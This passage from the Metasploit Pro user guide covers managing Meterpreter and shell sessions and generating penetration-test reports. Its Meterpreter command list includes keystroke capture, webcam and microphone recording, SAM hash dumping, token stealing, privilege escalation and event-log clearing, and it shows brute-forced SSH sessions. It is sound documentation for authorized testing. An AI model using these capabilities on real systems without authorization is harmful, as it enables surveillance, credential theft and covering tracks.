
A shell session opens a standard terminal on the target host, giving you similar functions to a terminal on your OS. The functionality can differ depending on the type of exploit used. Using a shell does not provide the same actions as a Meterpreter shell.

## Command Shell

“Command Shell” is listed under Shell and Meterpreter. While the name is the same, the functionality is not. **Meterpreter > Command Shell** will open a Meterpreter shell, while **Shell > Command Shell** will open a standard terminal.

## Manage Your Meterpreter Session

To access the session pages in the top menu go to "Sessions".



SESSION	OS	HOST	TYPE	AGE	DESCRIPTION	ATTACK MODULE
Session 5	Windows	127.0.0.0 - METASPLOITABLE3	Shell	40 minutes	SSH admin:admin (127.0.0.0:22)	SSH_LOGIN_CREDENTIAL
Session 6	Windows	127.0.0.0 - PIVOT	Shell	40 minutes	SSH admin:admin (127.0.0.0:22)	SSH_LOGIN_CREDENTIAL
Session 7	Windows	127.0.0.0 - METASPLOITABLE3	Meterpreter	35 minutes		PSEXEC


The Meterpreter "Active Sessions" page provides you with the following information:

- **Session** - The number of the session. These are attached to the session in sequential order of being created.
- **OS** - The host operating system.
- **Host** - The host address and name.
- **Type** - The type of shell.
- **Age** - The time the session has been opened in minutes or seconds. Once 60 seconds is reached, time is tracked in minutes.
- **Description** - Any information related to how the session was opened if available. For example, bruteforce opened sessions will contain the username and password used.
- **Attack Module** - The exploit used to open the session.

## View Available Meterpreter Actions

To see all the available actions for a Meterpreter shell during a session, do the following:


1. Under “Active Sessions” select a session that has a “Type” of “Meterpreter”.



The screenshot shows the Metasploit web interface. The top navigation bar includes 'Project - VPN Pivot', 'Account - msfadmin', and 'Administration'. The main menu has 'Overview', 'Analysis', 'Sessions' (highlighted with a red badge), 'Campaigns', 'Web Apps', 'Modules', 'Credentials', 'Reports', 'Exports', and 'Tasks'. Below the menu, there are 'Collect' and 'Cleanup' buttons. The 'Active Sessions' section displays a table with the following data:

SESSION	OS	HOST	TYPE	AGE	DESCRIPTION	ATTACK MODULE
Session 5	Windows	127.0.0.0 - METASPLOITABLE3	Shell	40 minutes	SSH admin:admin (127.0.0.0:22)	SSH_LOGIN_CREDENTIAL
Session 6	Linux	127.0.0.0 - PIVOT	Shell	40 minutes	SSH admin:admin (127.0.0.0:22)	SSH_LOGIN_CREDENTIAL
Session 7	Windows	127.0.0.0 - METASPLOITABLE3	Meterpreter	35 minutes		PSEXEC

2. On the session page, review the available actions. From this page, you can launch a terminal, see available modules and run post-exploitation actions.



The screenshot shows the Metasploit web interface for a specific session. The top navigation bar is similar to the previous one, but the 'Sessions' menu item has a red badge with the number '2'. The main content area is titled 'Session 2 on 127.0.0.1'. It includes a 'Session Type' dropdown set to 'meterpreter (payload/windows/meterpreter/reverse\_tcp)' and an 'Attack Module' dropdown set to 'exploit/windows/smb/psexec'. Below this, the 'Available Actions' section lists several options with descriptions:

- Collect System Data: Collect system evidence and sensitive data (screenshots, passwords, system information)
- Virtual Desktop: Interact with the running desktop on the target system, will notify the active user
- Access Filesystem: Browse the remote filesystem and upload, download, and delete files
- Search Filesystem: Search the remote filesystem for a specific pattern
- Command Shell: Interact with a remote command shell on the target (advanced users)
- Create Proxy Pivot: Pivot attacks using the remote host as a gateway (TCP/UDP)
- Create VPN Pivot: Pivot traffic through the remote host (Ethernet/IP)
- Change Transport: Change the transport mechanism of the session
- Terminate Session: Close this session. Further interaction requires exploitation

Below the actions, there is a 'Session History' section with a table showing events:

EVENT TIME	EVENT TYPE	SESSION DATA
2019-12-03 09:29:38 -0600	command	load stdapi
2019-12-03 09:29:40 -0600	command	load priv

The Meterpreter session page has the following information:

- **Session** - Session number and target host address. In the image above this is `Session 2 on 127.0.0.1`
- **Session Type** - The type of payload and module used to open the session.
- **Information** - Any information on how the session was opened. If this was the result of a bruteforce attack it will include the authentication type and credential pair used.
- **Attack Module** - Exploit used to open the session.
- **Available Actions** - All the available actions that can be taken.
- **Session History** - A detailed list of all actions taken during an open session.
- **Post-Exploitation Modules** - Modules available to run based on the OS and payload type.

## Launch the Meterpreter Command Shell

Under “Available Actions” click **Command Shell**. It will open a blank terminal. At the top is the session ID and the target host address. In this example, the session ID is : `Metasploit - Mdm::Session ID # 2 (127.0.0.1)`

At the bottom is the shell input. `Meterpreter >`

```
Metasploit - Mdm::Session ID # 2 (127.0.0.1)

Meterpreter >
```

## View Available Meterpreter Shell Commands

- To see a list of available commands type `?`. Meterpreter `> ?` It will display a list of available commands with a description of each. From here you can run a module, review the target hosts files and get networking information.
- To shut down a session from the shell use `quit`.

```
Metasploit - Mdm::Session ID # 2 (127.0.0.1)

Core Commands
=====

Command      Description
-----
?             Help menu
background    Backgrounds the current session
bg            Alias for background
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel        Displays information or control active channels
close         Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit          Terminate the meterpreter session
get_timeouts  Get the current session timeout values
guid          Get the session GUID
help          Help menu
```

## Meterpreter Shell Commands

Core Commands	1
=====	2
	3
Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a
background thread	
channel	Displays information or control active
channels	
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the
current session	
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to
the session	
migrate	Migrate the server to another process

pivot	Manage pivot listeners	25
pry	Open the Pry debugger on the current	26
session		27
quit	Terminate the meterpreter session	28
read	Reads data from a channel	29
resource	Run the commands stored in a file	30
run	Executes a meterpreter script or Post	31
module		32
secure	(Re)Negotiate TLV packet encryption on	33
the session		34
sessions	Quickly switch to another session	35
set_timeouts	Set the current session timeout values	36
sleep	Force Meterpreter to go quiet, then re-	37
establish session.		38
transport	Change the current transport mechanism	39
use	Deprecated alias for "load"	40
uuid	Get the UUID for the current session	41
write	Writes data to a channel	42
Stdapi: File system Commands		43
=====		44
Command	Description	45
-----	-----	46
cat	Read the contents of a file to the screen	47
cd	Change directory	48
checksum	Retrieve the checksum of a file	49
cp	Copy source to destination	50
dir	List files (alias for ls)	51
download	Download a file or directory	



edit	Edit a file	52
getlwd	Print local working directory	53
getwd	Print working directory	54
lcd	Change local working directory	55
lls	List local files	56
lpwd	Print local working directory	57
ls	List files	58
mkdir	Make directory	59
mv	Move source to destination	60
pwd	Print working directory	61
rm	Delete the specified file	62
rmdir	Remove directory	63
search	Search for files	64
show_mount	List all mount points/logical drives	65
upload	Upload a file or directory	66
Stdapi: Networking Commands		67
=====		68
		69
Command	Description	70
-----	-----	71
arp	Display the host ARP cache	72
getproxy	Display the current proxy configuration	73
ifconfig	Display interfaces	74
ipconfig	Display interfaces	75
netstat	Display the network connections	76
portfwd	Forward a local port to a remote service	77
resolve	Resolve a set of host names on the target	78
		79
		80

route	View and modify the routing table	81
		82
		83
		84
Stdapi: System Commands		85
=====		86
		87
Command	Description	88
-----	-----	89
clearev	Clear the event log	90
drop_token	Relinquishes any active impersonation token.	91
execute	Execute a command	92
getenv	Get one or more environment variable values	93
getpid	Get the current process identifier	94
getprivs current process	Attempt to enable all privileges available to the	95
getsid	Get the SID of the user that the server is running as	96
getuid	Get the user that the server is running as	97
kill	Terminate a process	98
localtime	Displays the target system's local date and time	99
pgrep	Filter processes by name	100
pkill	Terminate processes by name	101
ps	List running processes	102
reboot	Reboots the remote computer	103
reg	Modify and interact with the remote registry	104
rev2self	Calls RevertToSelf() on the remote machine	105
shell	Drop into a system command shell	106
shutdown	Shuts down the remote computer	107
steal_token target process	Attempts to steal an impersonation token from the	108
suspend	Suspends or resumes a list of processes	

sysinfo	Gets information about the remote system, such as OS	109
		110
		111
		112
Stdapi: User interface Commands		113
=====		114
		115
Command	Description	116
-----	-----	117
enumdesktops	List all accessible desktops and window stations	118
getdesktop	Get the current meterpreter desktop	119
idletime	Returns the number of seconds the remote user has been idle	120
keyboard_send	Send keystrokes	121
keyevent	Send key events	122
keyscan_dump	Dump the keystroke buffer	123
keyscan_start	Start capturing keystrokes	124
keyscan_stop	Stop capturing keystrokes	125
mouse	Send mouse events	126
screenshare	Watch the remote user's desktop in real time	127
screenshot	Grab a screenshot of the interactive desktop	128
setdesktop	Change the meterpreters current desktop	129
uictl	Control some of the user interface components	130
		131
		132
Stdapi: Webcam Commands		133
=====		134
		135
Command	Description	136
-----	-----	137
record_mic	Record audio from the default microphone for X seconds	138

webcam_chat	Start a video chat	139
webcam_list	List webcams	140
webcam_snap	Take a snapshot from the specified webcam	141
webcam_stream	Play a video stream from the specified webcam	142
		143
		144
Stdapi: Audio Output Commands		145
=====		146
		147
Command	Description	148
-----	-----	149
play	play an audio file on target system, nothing written	150
on disk		151
		152
Priv: Elevate Commands		153
=====		154
		155
Command	Description	156
-----	-----	157
getsystem	Attempt to elevate your privilege to that of local	158
system.		159
		160
Priv: Password database Commands		161
=====		162
		163
Command	Description	164
-----	-----	165
hashdump	Dumps the contents of the SAM database	166
		167
		168
Priv: Timestamp Commands		169
=====		170

Command	Description	171
-----	-----	172
timestamp	Manipulate file MACE attributes	173

## Manage your Shell Session

The Shell session page provides you with the following information:

- **\*\*Session - \*\***Session number and target host address. In the image above this is `Session 2 on 127.0.0.1`
- **\*\*Session Type - \*\***The type of payload and module used to open the session.
- **Information** - Any information on how the session was opened. If this was the result of a bruteforce attack it will include the authentication type and credential pair used.
- **Attack Module** - Exploit used to open the session.
- **\*\*Available Actions - \*\***All the available actions that can be taken.
- **\*\*Session History - \*\***A detailed list of all actions taken during an open session.
- **\*\*Post-Exploitation Modules - \*\***Modules available to run based on the OS and payload type.

## View Available Shell Actions

1. Under “Active Session” select a session that has a “Type” of “Shell”.

The screenshot shows the Metasploit web interface. At the top, there's a navigation bar with 'Overview', 'Analysis', 'Sessions' (highlighted with a red circle and '3'), 'Campaigns', 'Web Apps', 'Modules', 'Credentials', 'Reports', 'Exports', and 'Tasks'. Below this, there's a sub-navigation bar with 'Home', 'VPN Pivot', and 'Sessions' (highlighted). The main content area is titled 'Active Sessions' and contains a table with the following data:

SESSION	OS	HOST	TYPE	AGE	DESCRIPTION	ATTACK MODULE
Session 5	Windows	127.0.0.0 - METASPLOITABLE3	Shell	40 minutes	SSH admin:admin (127.0.0.0:22)	SSH_LOGIN_CREDENTIAL
Session 6	Linux	127.0.0.0 - PIVOT	Shell	40 minutes	SSH admin:admin (127.0.0.0:22)	SSH_LOGIN_CREDENTIAL
Session 7	Windows	127.0.0.0 - METASPLOITABLE3	Meterpreter	35 minutes		PSEXEC

2. Review the shell session page. From this page, you can launch a shell and run post-exploitation actions. Since this is a shell session, the available “Post-Exploitation Modules” will not be the same as a Meterpreter session. They will depend on the exploit used.

The screenshot shows the Metasploit Pro web interface. The top navigation bar includes 'Overview', 'Analysis', 'Sessions' (with a red badge showing '3'), 'Campaigns', 'Web Apps', 'Modules', 'Credentials', 'Reports', 'Exports', and 'Tasks'. The breadcrumb trail is 'Home > VPN Pivot > Sessions > #5'. The main content area is titled 'Session 5 on 127.0.0.0'. It contains a box with session details: 'Session Type: shell', 'Information: SSH admin:admin (127.0.0.0:22)', and 'Attack Module: auxiliary/pro/scanner/ssh\_login\_credential'. Below this is the 'Available Actions' section with three buttons: 'Collect System Data' (with a document icon), 'Command Shell' (with a terminal icon), and 'Terminate Session' (with a red X icon). Each button has a description. At the bottom, there are two tabs: 'Session History' and 'Post-Exploitation Modules'. The 'Session History' tab is active, showing a table with columns 'EVENT TIME', 'EVENT TYPE', and 'SESSION DATA'. The table contains one row: '2019-12-02 11:14:23 -0600', 'command', and '?'. The top right of the interface shows 'Account - msfadmin', 'Administration', a help icon, and a green badge with the number '10'.

The Shell session page has the following information:

- **\*\*Session - \*\***Session number and target host address. In the image above this is `Session 2 on 127.0.0.1`
- **\*\*Session Type - \*\***The type of payload and module used to open the session.
- **Information** - Any information on how the session was opened. If this was the result of a bruteforce attack it will include the authentication type and credential pair used.
- **Attack Module** - Exploit used to open the session.
- **\*\*Available Actions - \*\***All the available actions that can be taken.
- **\*\*Session History - \*\***A detailed list of all actions taken during an open session.
- **\*\*Post-Exploitation Modules - \*\***Modules available to run based on the OS and payload type.

## Launch a Command Shell

Under “Available Actions” click **Command Shell**. It will then open a blank terminal.

The session ID and the target host address are displayed at the top of the command shell. In this example, the session ID is

```
:Metasploit - Mdm::Session ID # 1 (127.0.0.1)
SSH vagrant:vagrant (127.0.0.1:22)
```

At the bottom is the shell input. `Shell >` The commands available for the shell will depend on the target host OS.

```
Metasploit - Mdm::Session ID # 1 (127.0.0.1) SSH vagrant:vagrant (127.0.0.1:22)

Shell >
```

# Chapter 8

## Reporting

### About Reports

A report clearly presents project data in a distributable and tangible output format. It organizes your findings into relevant sections, displays charts and graphs for statistical data, and summarizes major findings. This is extremely useful when you need to share information with people who do not have access to Metasploit Pro or who want to quickly process your test results.

All tasks related to reports, such as generating, downloading, emailing, and deleting them, can be performed from the *Reports* area of the web interface.

### Notification Center Statuses for Reports

When you generate a report, the Notification Center alerts you when a report has started generating, finished generating, or encountered an error during generation. The Notification Center appears as an icon in the upper-right corner of the global toolbar and displays the total number of unread notifications.




You can click on the Notification Center icon to display a list of alerts.

The Notification Center displays the following statuses for reports:

- **Report started** - This status indicates that the report has started generating.
- **Report finished** - This status indicates that the report was generated without errors and is ready for you to view and download. You can click on the alert to open the report. When you open the report from the Notification Center, it displays a unified view of the report and shows the formats that are available for it. You can click on any of the format icons to view the report in the selected format.
- **Problem with report** - This status indicates that there was an issue with the report and it was not able to finish. You will need to view the report log to troubleshoot the issue.

## Generating a Standard Report

1. Open the project that contains the data you want to use to create a report.
2. Select **Reports > Create Standard Report** from the Project tab bar.



The *Reports* page appears with the **Generate Standard Report** tab selected. 3. Click the **Report type** dropdown and choose the report you want to generate.

**Report Type**

Report type\* Activity ?

**File Formats**

File formats\* ?

- ☐ HTML
- ☒ PDF
- ☐ RTF
- ☐ WORD

Activity  
Audit  
Authentication Tokens  
Collected Evidence  
Compromised and Vulnerable Hosts  
FISMA Compliance  
PCI Compliance  
Services  
Social Engineering Campaign Details  
Web Application Assessment

#### 4. Choose the file formats you want to generate for the report.

**File Formats**

File formats\* ?

- ☐ HTML
- ☒ PDF
- ☐ RTF
- ☐ WORD

You can generate multiple formats for a report at the same time. Most reports can be generated as PDF, Word, RTF, or HTML documents; however, the Web Application Assessment Report cannot be generated as a Word file. 5. Enter a name for the report in the *Report Name* field. (Optional)

**Name**

Name\* Audit-20140310123607 ?

If you do not specify a name, Metasploit Pro uses the report type and the timestamp. For example, an Audit Report will be named `Audit-20140106140552`.

#### 6. Use the *Included addresses* to explicitly define the hosts you want to include in the report. (Optional)

For example, if you only want to include specific hosts in the report, you should define those hosts in the *Included Addresses* field. All other hosts will not be included in the report. 7. Use the *Excluded addresses* to explicitly define the hosts you want to exclude from the report. (Optional) For example, if you only want to exclude specific hosts from the

report, you should specify those hosts in the *Excluded Addresses* field. All other hosts will be included in the report.

8. Click the **Campaign** dropdown and select the campaign you want to use to create a report. (Social engineering reports only)

The report form only displays the campaigns that are stored in the project. 9. Click the **Cover Logo** dropdown and select the logo that you want to use on the cover page of the report.

A screenshot of a web form section titled "Cover Logo". It features a dropdown menu with the text "Custom report logo" and "metasploit-logo" visible. An orange arrow points to the dropdown arrow icon on the right. A small question mark icon is located to the right of the dropdown.

If you have not uploaded a logo to the project, you must upload the logo that you want to use to the Custom Report Collateral area of the project. 10. Select the report sections that you want to include in the report. 11. Enable or disable any report options to manage the data that appears in the report.

The report form displays the options that are applicable for the report type that you have selected. The following report options may be available:

- **Mask discovered passwords** - Removes all credentials, including plain text passwords, hashes, and SSH keys, from the report. The report displays the user name and a blank password.
- **Include session details** - Shows the details for each session Metasploit Pro was able to open, such as the session type and attack module that Metasploit Pro used to obtain the session.
- **Include charts and graphs** - Includes visual aids, such as pie graphs, to accompany statistical findings in a report.
- **Include web page HTML (in addition to image preview)** - Includes the original page code as raw text as well as the rendered preview image. (Social Engineering Campaign Details Report only)

12. Enter the email addresses you want to send the report to after the report generation. You can use a comma or semi-colon to separate multiple email addresses.

To email a report, you must have an active mail server configured through the *Global Settings*. 13. Generate the report.

When the report generation begins, the web interface redirects you to the *View Reports* tab. At this point, you can navigate away from the *Reports* page to other areas in Metasploit Pro. The Notification Center will alert you when the report generation completes.

When the report generation completes, you can click on the Notification Center icon to view the notification message or you can select **Reports > Show Reports** from the Project tab bar to access the *Reports* area.

If an error occurred during report generation, you can view the report log to identify and troubleshoot any errors that occurred.


## Generating Additional Formats for a Report

1. Open the project that contains the report for which you want to generate additional formats.
2. Select **Show Reports** from the Project tab bar. The *Show Reports* page appears.
3. Find the row that contains the report for which you want to generate additional formats.

The row shows the metadata and the file formats that are available for the report. A colored format button indicates that the format has already been generated. A white format button indicates that the format has not been generated for the report.

4. Click on the report name to open it.

The unified report view will open and display a preview of the report. The formats that are available for the report will be displayed in the sidebar. Formats that have a colored icon and checkbox have already been generated. Formats that are grayed out have not been generated. 5. Click on the file format that you want to generate for the report. You can only generate one format at a time.



6. When the report generation begins, the format button will be replaced with a progress indicator. The format button will reappear when the report is ready for you to view or download.
7. At this point, you can navigate away from the *Reports* page to other areas in Metasploit Pro. The Notification Center will alert you when the report generation completes.
8. When the report generation completes, you can click on the Notification Center icon to view the latest notification message or you can select **Reports > Show Reports** from the Project tab bar to access the *Reports* area.
9. If an error occurred during report generation, you can view the report log to identify and troubleshoot any errors that occurred.

## Generating MetaModule Reports

A MetaModule provides a guided interface to walk you through a single penetration testing task. Each MetaModule leverages the core functionality of a module, such as password testing, but enables you to quickly configure and run the module with minimal set up. Each MetaModule includes a specialized report, which contains data that is specific to the MetaModule run.

MetaModule reports are configured from within the MetaModule and are generated when the MetaModule runs. After the MetaModule generates the report, you can view the report from the *Reports* area.

### Known Credentials Intrusion

Uses known credentials to compromise hosts across the entire network. You can run this MetaModule to reuse credentials that you obtained from bruteforce attacks, phishing attacks, or exploited hosts.

Scope\*

Payload

☒ Generate Report

Report is **enabled**

☐ HTML ☒ PDF ☐ RTF

Name\* AuthMetaModule-20140311090337 ?

Sections ?

Options

☒ Cover Page  
☒ Project Summary  
☒ Findings Summary  
☒ Authenticated Services and Hosts Summary Charts  
☒ Authenticated Services and Hosts Details  
☒ Appendix: Report Options Selected

☐ Mask discovered credentials  
☒ Include charts

Excluded addresses ?

Email Report ?

Cancel

Launch


## Generating a Custom Report

A custom report is created using a user-uploaded Jasper report template. The template defines the layout of the report and the sections that the report contains. You can create a report template from scratch using a tool like iReport.


Before you can generate a custom report, you must upload the template that you want to use to the *Custom Report Collateral* area of the project. If the project does not contain any custom report templates, the New Custom Report form will not load. Instead, the form displays a warning that the project does not contain any templates. You must upload a valid JRXML template to continue.

To generate a custom report:

1. Open the project that contains the data you want to use to create a report.
2. Select **Reports > Create Custom Report** from the Project tab bar. The *New Custom Report* page appears.



3. Select the template you want to use to create the report.
4. Choose the file formats you want to generate for the report.



You can select multiple formats. All formats will be generated for the report at the same time. 5. Enter a name for the report in the *Report Name* field. (Optional)

A screenshot of a web form section titled "Name". It contains a text input field with the value "Custom-20140310125739" and a help icon (question mark) to its right.

If you do not specify a name, Metasploit Pro uses the report type and the timestamp. For example, a custom report will be named `Custom-20140106140552`.

6. Use the *Included addresses* to explicitly define the hosts you want to include in the report. (Optional)

For example, if you only want to include specific hosts in the report, you should define those hosts in the *Included Addresses* field. All other hosts will not be included in the report. 7. Use the *Excluded addresses* to explicitly define the hosts you want to exclude from the report. (Optional) For example, if you only want to exclude specific hosts from the report, you should specify those hosts in the *Excluded Addresses* field. All other hosts will be included in the report.

8. Click the **Cover Logo** dropdown menu and select the logo you want to display on the cover page of the report. (Optional)

A screenshot of a web form section titled "Cover Logo". It contains a dropdown menu with the text "Custom report logo" and "metasploit-logo" visible. An orange arrow points to the dropdown arrow icon. A help icon (question mark) is to the right.

If you do not select a logo, the report will use the default Rapid7 logo. 9. Enter the email addresses you want to send the report to after the report generates. (Optional)

You can use a comma or semi-colon to separate multiple email addresses.



To email a report, you must have an active mail server configured through the *Global Settings*. 10. Generate the report.

